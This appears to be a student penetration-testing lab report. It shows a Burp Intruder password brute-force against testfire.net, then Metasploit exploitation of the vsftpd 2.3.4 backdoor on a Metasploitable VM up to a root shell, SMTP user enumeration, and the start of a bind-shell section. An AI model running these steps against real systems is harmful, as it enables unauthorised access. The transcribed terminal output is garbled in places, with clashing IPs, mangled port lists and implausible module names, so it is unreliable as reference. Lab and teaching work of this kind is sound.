Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions Payloads Resource Pool Options

② Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4

Payload type: Simple list Request count: 16

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste admin
Load ... password
Remove sfghj
Deduplicate 25shk

Add []

Add from list ... [Pro version only]

② Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add ... Rule

Edit Remove Up Down

② Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /<>?*&;;"@^#

Metasploit Community Edition

2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request ▾ Payload 1 Payload 2 Status Error Timeout Length Comment

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			245	
1	admin	admin	302			372	
2	password	admin	302			245	
3	admin	password	302			245	
4	password	password	302			245	
5	admin	addd	302			245	
6	password	addd	302			245	
7	admin	passs	302			245	
8	password	passs	302			245	
9	admin	admin1	302			245	
10	password	admin1	302			245	
11	admin	pass1	302			245	
12	password	pass1	302			245	
13	admin	asss	302			245	

Start attack

Finished

Right Ctrl

13:01 14-03-2023

Perform Exploiting Metasploit.

Exploiting Metasploit using FTP

In this attack we use the FTP port to exploit the metasploitable.

Step 1: Open Metasploit and Kali Linux simultaneously. Locate the kali and metasploit table machine's ip addresses. By using the commands ifconfig and nbtscan.

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
      inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::4c72:fcff%eth0  prefixlen 64  scopeid 0x20<link>
          link-layer ...
          RX packets 7624  bytes 1097748 (1.0 Mib)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 933  bytes 764658 (686.1 Kib)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,NOARP  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
          loop  txqueuelen 1000  (local Loopback)
          RX packets 275  bytes 2574 (24.7 Kib)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 275  bytes 2574 (24.7 Kib)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@kali:~# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-KTENEDQ <server> <unknown> 0a:00:27:00:00:05
192.168.56.102 WINNOWNT-PC <server> <unknown> 08:00:27:9e:37:29
192.168.56.103 METASPLOITABLE <server> <metasploitable> 00:00:00:00:00:00
192.168.56.253 Sessho failed: Permission denied
                                         "the quieter you become, the more you are able to hear"
root@kali:~# 

```

Step 2: The database should be started, its status checked, and it should be initiated.

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
      inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::4c72:fcff%eth0  prefixlen 64  scopeid 0x20<link>
          link-layer ...
          RX packets 369  bytes 35510 (34.6 Kib)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 369  bytes 33310 (32.6 Kib)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@kali:~# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-KTENEDQ <server> <unknown> 0a:00:27:00:00:05
192.168.56.102 WINNOWNT-PC <server> <unknown> 08:00:27:9e:37:29
192.168.56.103 METASPLOITABLE <server> <metasploitable> 00:00:00:00:00:00
192.168.56.253 Sessho failed: Permission denied
                                         "the quieter you become, the more you are able to hear"
root@kali:~# msfcli init
[*] Database already started
[*] The database appears to be already configured, skipping initialization
[*] 
[*] postgresql-service ~ PostgreSQL RDBMS
  * Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
    * Active: active (exited) since Sun 2023-03-12 13:56:08 EDT; 1min 12s ago
      process 132291  pg_ctl -D /var/lib/postgresql/15/main -m fast -l /tmp/pg.log
      Main PID: 132291 (codekit-ptyd) status=0/SUCCESS
        CPU: 0ms
May 12 13:56:08 kali system[1]: Starting PostgreSQL RDBMS...
May 12 13:56:10 kali system[1]: Finished PostgreSQL RDBMS.

COMMAND   PID  USER   FD  TYPE  DEVICE SIZE/OFF NODE NAME
postgres 132258 postgres  5u  IPv6 279683      0t0  TCP localhost:5432 (LISTEN)
postgres 132259 postgres  6u  IPv6 279684      0t0  TCP localhost:5432 (LISTEN)

UID      PID  PRIO  C STIME TTY  STAT TIME CMD
postgres 132258  1  0 13:56:08  pts/0 0:00 /usr/lib/postgresql/15/bin/postgres -D /var/lib/postgresql/15/main -c config_file=/etc/postgresql/15/main/postgresql.conf
[*] Detected configuration file '/usr/share/metasploit-framework/config/database.yml'

[*] 
[*] msfdb start
[*] Database already started
[*] 
root@kali:~# 

```

Step 3: Use the nmap tool to determine the system version. putting the nmap -sV command in for 192.168.56.101. We may obtain the version, the port's status, and the many services by using this command.



"the quieter you become, the more you are able to hear"

```

root@kali:[/home/kali/Desktop]
# nmap -sT -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 13:58 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00008s latency).
Not shown: 972 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  dns     BIND 9.1.12 - 9.1.12-U12-Debian9u1
80/tcp    open  http    Apache2/2.2.20 ((Ubuntu) DAV/2)
113/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-smb Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba nmbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login   Netkit rshd
587/tcp   open  smtp    Sendmail 8.13.8
109/tcp   open  java-mi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs     2+4 (RPC #100003)
2232/tcp  open  http    Apache2/2.2.20 ((Ubuntu) DAV/2)
3306/tcp  open  mysql   MySQL 5.6.51a-0ubuntu0.18.04.1
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (Protocol 3.3)
6000/tcp  open  vnc     VNC (Protocol 3.3)
6000/tcp  open  irc     UnrealIRCd
6667/tcp  open  irc     UnrealIRCd
8089/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8089/tcp  open  http    Apache2/2.2.20 ((Ubuntu) DAV/2 engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.lan; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.12 seconds

```

Step 4: As we will be using the ftp port for the attack, we must first scan it for vulnerabilities. To do this, type the command nmap -p 21 --script vuln 192.168.56.101. This will allow us to see the vulnerabilities.

```

(root@kali)-[/home/kali]
# nmap -p 21 --script vuln 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 04:58 EST
Nmap scan report for 192.168.56.101
Host is up (0.00068s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|     State: VULNERABLE (Exploitabile)
|     IDs: BID:48539  CVE:CVE-2011-2523
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.Securityfocus.com/bid/48539
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.08 seconds

```

Step 5: now we have to use the meta sploit tool so we have to enter msfconsole . and enter the command as search vsftpd.

```

root@kali:~# nmap -sn 192.168.1.100
[+] Nmap done: 1 IP address (1 host up) scanned in 18.34 seconds
[+] (root@kali)-[/home/kali/Desktop]
[*] msfconsole

[*] 3Km SuperHack II Logon

User Name: [ security ]
Password: [ ]
[ OK ]
https://metasploit.com

[*] --[ metasploit v6.3.0-dev
[*] --[ 2270 exploits - 1201 auxiliary - 488 post
[*] --[ 968 payloads - 45 encoders - 11 nops
[*] --[ 9 evasion

Metasploit tip: Adapter names can be used for IP params
[*] rhost 192.168.1.100
Metasploit Documentation: https://docs.metasploit.com/
[*] msf6 > search vsftpd
Matching Modules

#   Name          Disclosure Date  Rank    Check  Description
#   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No      v2.3.4 Backdoor Command Execution

[*] Interact with a module by name or index. For example info 0, use @ or use exploit/unix/ftp/vsftpd_234_backdoor
[*] msf6 > 

```

The terminal shows the user has run a port scan on 192.168.1.100 and found one host up. They are currently in the msfconsole. A browser window is open to https://metasploit.com, showing a login page for '3Km SuperHack II Logon' with fields for 'User Name' (security) and 'Password'. Below the form is a note about Metasploit's adapter tip and documentation.

Step 6: copy the path shown there which has will have the path through which we can enter the machine. Type in the command as use the pathname.

```

[*] msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
RHOSTS yes            The target host(s), see https://github.com/rapid7/metasploit-Framework/wiki/Using-Metasploit
REPORT 21             yes            The target port (TCP)

Payload options (cmd/unix/interact):
Name  Current Setting  Required  Description

Exploit target:
Id  Name
0   Automatic

[*] View the Full module info with the info, or info -d command.
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 

```

The terminal shows the user has selected the 'exploit/unix/ftp/vsftpd_234_backdoor' module. It displays various configuration options like RHOSTS and REPORT, and payload options for cmd/unix/interact. The exploit target is set to 'Automatic'.

Step 7: Now we have to set the rhost and the payload for the exploitation as shown in the below figure.



"the quieter you become, the more you are able to hear"

```

root@kali:~# msf6 exploit(unix/ftp/vsftpd_234_backdoor)
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name  Current Setting  Required  Description
  RHOSTS 192.168.56.101  yes        The target host(s), see https://github.com/rapid7/metasploit-Framework/wiki/Using-Metasploit
  RPORT  21              yes        The target port (TCP)

Payload options (cmd/unix/interact):
  Name  Current Setting  Required  Description
  PAYLOAD cmd/unix/interact

Exploit target:
  Id  Name
  0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
  #  Name          Disclosure Date  Rank  Check  Description
  0  payload/cmd/unix/interact      normal  No   Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
[-] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
  -g, --global  Operate on global datastore variables

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Windows taskbar at the bottom:

- Type here to search
- File Explorer icon
- Task View icon
- File icon
- Mail icon
- Calculator icon
- Google Chrome icon
- Windows File Explorer icon
- PowerShell icon
- Task Manager icon
- File History icon
- System icon
- 23:38
- ENG
- 12-03-2023
- Right Ctrl

Step 8: After that enter the command exploit. Then you will be logged to the target machines kernel enter the command whoami to know which directory you are currently in.



"the quieter you become, the more you are able to hear"

```

root@kali:~# msf6 exploit(unix/ftp/vsftpd_234_backdoor)
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name  Current Setting  Required  Description
  RHOSTS 192.168.56.101  yes        The target host(s), see https://github.com/rapid7/metasploit-Framework/wiki/Using-Metasploit
  RPORT  21              yes        The target port (TCP)

Payload options (cmd/unix/interact):
  Name  Current Setting  Required  Description
  PAYLOAD cmd/unix/interact

Exploit target:
  Id  Name
  0  Automatic

Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
  -g, --global  Operate on global datastore variables

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.101:21 - USER: 230 User (root) glob-@root
[*] 192.168.56.101:21 - 
[*] Command shell session 1 opened (192.168.56.101:40523 -> 192.168.56.101:6000) at 2023-03-12 14:09:30 -0400
whoami
root
root
ls
bin
boot
modules
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mem
monup.out
opt
proc
root
sbin
skin
src
sys
tmp
usr
var
wicd


```

Windows taskbar at the bottom:

- Type here to search
- File Explorer icon
- Task View icon
- File icon
- Mail icon
- Calculator icon
- Google Chrome icon
- Windows File Explorer icon
- PowerShell icon
- Task Manager icon
- File History icon
- System icon
- 23:40
- ENG
- 12-03-2023
- Right Ctrl

Exploiting Metasploit using SMTP

Step 1: Open both Kali Linux and the Metasploitable, and then use the nmap tool and the ifconfig command to determine each machine's IP address..



The screenshot shows a terminal window titled 'root@kali: /home/kali/Desktop'. It displays the output of several commands:

- `ifconfig` output for eth0 and lo interfaces.
- `nmap -sN 192.168.56.0/24` output showing hosts 192.168.56.1, 192.168.56.100, 192.168.56.101, and 192.168.56.255.
- `netstat -an | grep :25` output showing listening ports on 192.168.56.101.

The terminal window is set against a background featuring the Kali Linux logo and the quote "the quieter you become, the more you are able to hear".

Step 2: Then scan the port smtp for all the information by giving the command nmap -p 25 192.168.56.101.

```
[root@kali:~/home/kali/Desktop]
# nmap -sv 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:37 EDT
Nmap scan report for 192.168.56.101
Host is up (0.000075s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
113/tcp   open  rpcbind  (RPC #18000)
119/tcp   open  nntp    nnrpd - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.1.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    OpenBSD rshd
513/tcp   open  shell   OpenBSD rshd
514/tcp   open  shell   Netkit rshd
519/tcp   open  java-rmi  GNU Classpath gmrmiregistry
5124/tcp  open  bindshell Metasploitable root shell
58000/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
5801/tcp open  x11     (access denied)
58677/tcp open  irc    UnrealIRC
58687/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
58888/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
8180/tcp open  http    Apache Tomcat/Oracle VirtualBox virtual NIC
MAC Address: 08:00:02:7E:E8:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable,LAN, OSs: Unix, Linux; CPE: cpe:/oclinux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.82 seconds

[root@kali:~/home/kali/Desktop]
# nmap -p 25 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:39 EDT
Nmap scan report for 192.168.56.101
Host is up (0.000056s latency).

PORT      STATE SERVICE
25/tcp    open  smtp

MAC Address: 08:00:02:7E:E8:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds

[root@kali:~/home/kali/Desktop]
```

```
(root㉿kali)-[~/home/kali]
# nmap -p 25 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 14:32 EST
Nmap scan report for 192.168.56.101
Host is up (0.00033s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.80 seconds
```

Step 3: Now use the Metasploit tool and enter the msfconsole and enter the command search smtp.

```
[root@kali:~/home/kali/Desktop]# Metasploit 1.0. You can use help to view all available commands
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search smtp
Matching Modules

# Name                                     Disclosure Date   Rank    Check  Description
0 exploit/linux/apache_james_exec          2015-10-01     normal  Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1 auxiliary/server/capture_smtp           2015-01-27     normal  No     Authentication Capture
2 auxiliary/scanner/http/gavazzi_em_login_loot 2007-08-26     normal  No     Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
3 exploit/mix/millett_clawm8_milter_blackhole 2010-05-19     excellent  No     ClawM8 Milter Blackhole Stack Code Execution
4 exploit/windows/ole/olecmd_vbscript_activeshell 2010-05-19     good  No     Microsoft ActiveX Control Buffer Overflow
5 exploit/linux/xterm/gethostbyname_bsd      2015-01-27     great  Yes    XTerm (glibc gethostbyname) Buffer Overflow
6 exploit/linux/exim/dovecot_exec          2013-05-03     excellent  No     Exim and Dovecot Insecure Configuration Command Injection
7 exploit/windows/ole/olecmd_vbscript_torontoname 2010-12-07     good  No     Microsoft ActiveX Control Heap Buffer Overflow
8 auxiliary/client/smtp_emailer           2015-01-27     normal  No     Generic Emailer
9 exploit/linux/haraka                2017-01-20     excellent  Yes    Haraka Mail Command Injection
10 exploit/windows/rdp/ms08_067_diamond_worldclient_formdraw 2008-12-29     great  Yes    Microsoft WordClient FormDraw.cgi Stack Buffer Overflow
11 exploit/windows/ssl/nsca_011_pact        2008-04-13     average  No     NSCA-011 Microsoft Private Communications Transport Overflow
12 auxiliary/windows/ssl/nsca_011_exchange 2008-11-12     normal  No     NSCA-011 Exchange MD5DROP Heap Overflow
13 exploit/windows/ssl/nsca_011_ms08_067    2008-04-13     great  Yes    Microsoft WordClient FormDraw.cgi Stack Buffer Overflow
14 exploit/mix/morris_sendmail_debug       2008-11-02     average  Yes    Morris Worm snmpd Debug Mode Shell Escape
15 exploit/windows/ns3star_ns3star_bof      2011-10-31     normal  Yes    NS3Star Communicator 3.00 Mini Bof Buffer Overflow
16 exploit/mix/morris_sendmail_bogus      2020-01-28     excellent  Yes    Open BOGUS MAIL FROM Remote Command Execution
17 exploit/windows/ole/olecmd_vbscript_dlg  2010-05-19     average  No     Microsoft ActiveX Control Buffer Overflow
18 exploit/windows/browser/oracle_ms_submitterexpress 2009-08-26     normal  No     Oracle Document Capture 3dg Active Control Buffer Overflow
20 exploit/unix/procmail_email_env_exec   2014-09-24     normal  No     Mailman Email Environment Variable Injection (Shellshock)
21 auxiliary/scanner/http/enum_domain      2015-01-27     normal  No     Nmap -sV Nmap Domain Extraction
22 auxiliary/scanner/http/enum_relax       2015-01-27     normal  No     Open Relay Detection
24 auxiliary/fuzzers/asn1_fuzzer          2015-01-27     normal  No     ASN.1 Sample Fuzzer
25 auxiliary/scanner/http/enum_email      2015-01-27     normal  No     Mailman Email Utility
26 auxiliary/dos/nsxmail_prescan         2008-09-17     normal  No     Sendmail -sV Address prescan Memory Corruption
27 exploit/windows/ms08_067_msmaillserver 2008-07-11     average  No     Softsilicon MailServer 1.0 Buffer Overflow
28 exploit/windows/ole/olecmd_vbscript_msmaillserver 2008-07-10     normal  No     Softsilicon MailServer 1.0 Buffer Overflow
29 exploit/windows/vsysgauge_client_bof    2017-02-29     normal  No     Sysgauge -sV Validation Buffer Overflow
30 exploit/windows/ms08_067_msmaillserver 2008-10-26     good  Yes    TABS MailCarrier v2.51 - ENH Overflow
31 auxiliary/vsploit/pile_email_p1l      2017-02-29     normal  No     VSploit Email P1L
32 exploit/windows/ole/olecmd_vbscript_msmaillserver 2008-07-10     good  No     Windows MailServer LocalScan() Chunk Size Stack Buffer Overflow
33 post/windows/gather/credentials/outlook 2007-03-28     normal  No     Windows Gather Microsoft Outlook Saved Password Extraction
34 auxiliary/scanner/http/ms_easy_web     2020-12-06     normal  No     Wordpress Easy WP -sV Password Reset
35 exploit/windows/yppops_overflow        2004-09-27     average  Yes    YPPOPS 0.6 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/yppops_overflow

msf6 >
```

Step 4: now use the path 25 to use it use the command use 25. Which will have the path ending with smtp_enum.

Step 5: Now set the RHOSTS to the metasploitable ip address.

```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting          Required  Description
RHOSTS      25                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT      25                      yes       The target port (TCP)
THREADS     1                       yes       The number of concurrent threads (max one per host)
UNIXONLY    true                    yes       Skip Microsoft bannered servers when testing unix users
USER_FILE   /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting          Required  Description
RHOSTS      192.168.56.101        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT      25                      yes       The target port (TCP)
THREADS     1                       yes       The number of concurrent threads (max one per host)
UNIXONLY    true                    yes       Skip Microsoft bannered servers when testing unix users
USER_FILE   /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.
```

Step 6: After enter the command exploit and enter the shell.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.56.101:25      - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
hi
[
```

Step 7: Open another terminal and enter the root and scan the port using the command nc 192.168.56.101 25.

Step 8: enter the command to verify the database using the commands VRFY mysql , VRFY daemon , VRFY postgres.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'root@kali: /home/kali'. The terminal content shows:

```
zsh: corrupt history file /home/kali/.zsh_history
[zsh: ~]# su
[su] password for kali
[root@kali: /home/kali]
[~] nc 192.168.56.101 25
[~] netcat -l -p 25
[*] 192.168.56.101:25      - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[~] VRFY mysql
[~] VRFY daemon
[~] VRFY asanon
[~] VRFY postgres
[~] VRFY postgres
```

The taskbar at the bottom of the screen shows various application icons, including a browser, file manager, terminal, and system tray icons. The system tray indicates the date as 13-03-2023 and the time as 00:23.

Exploiting Metasploit using Blind shell

Step 1: Start Kali Linux, then look up the IP address of the metasploitable machine on the virtual machine. To find the port number and the version of the bind shell, use the command nmap -sV 192.168.56.101; in some circumstances, it might be ingreslock..

```
[root@kali:~/home/kali]# nmap -sV 192.168.36.101
Starting Nmap 7.80 ( https://nmap.org ) at 2023-03-12 14:57 EDT
Nmap scan report for 192.168.36.101
Host is up (0.00016s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp   vsftpd 2.3.4
22/tcp    open  ssh   OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain ISC BIND 9.4.2
80/tcp    open  http  Apache httpd 2.0.8 ((Ubuntu) DAV/2)
80/tcp    open  http  Z (RPC #186)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
593/tcp   open  exec  netkit-rsh rexecd
544/tcp   open  shell  Netkit rshd
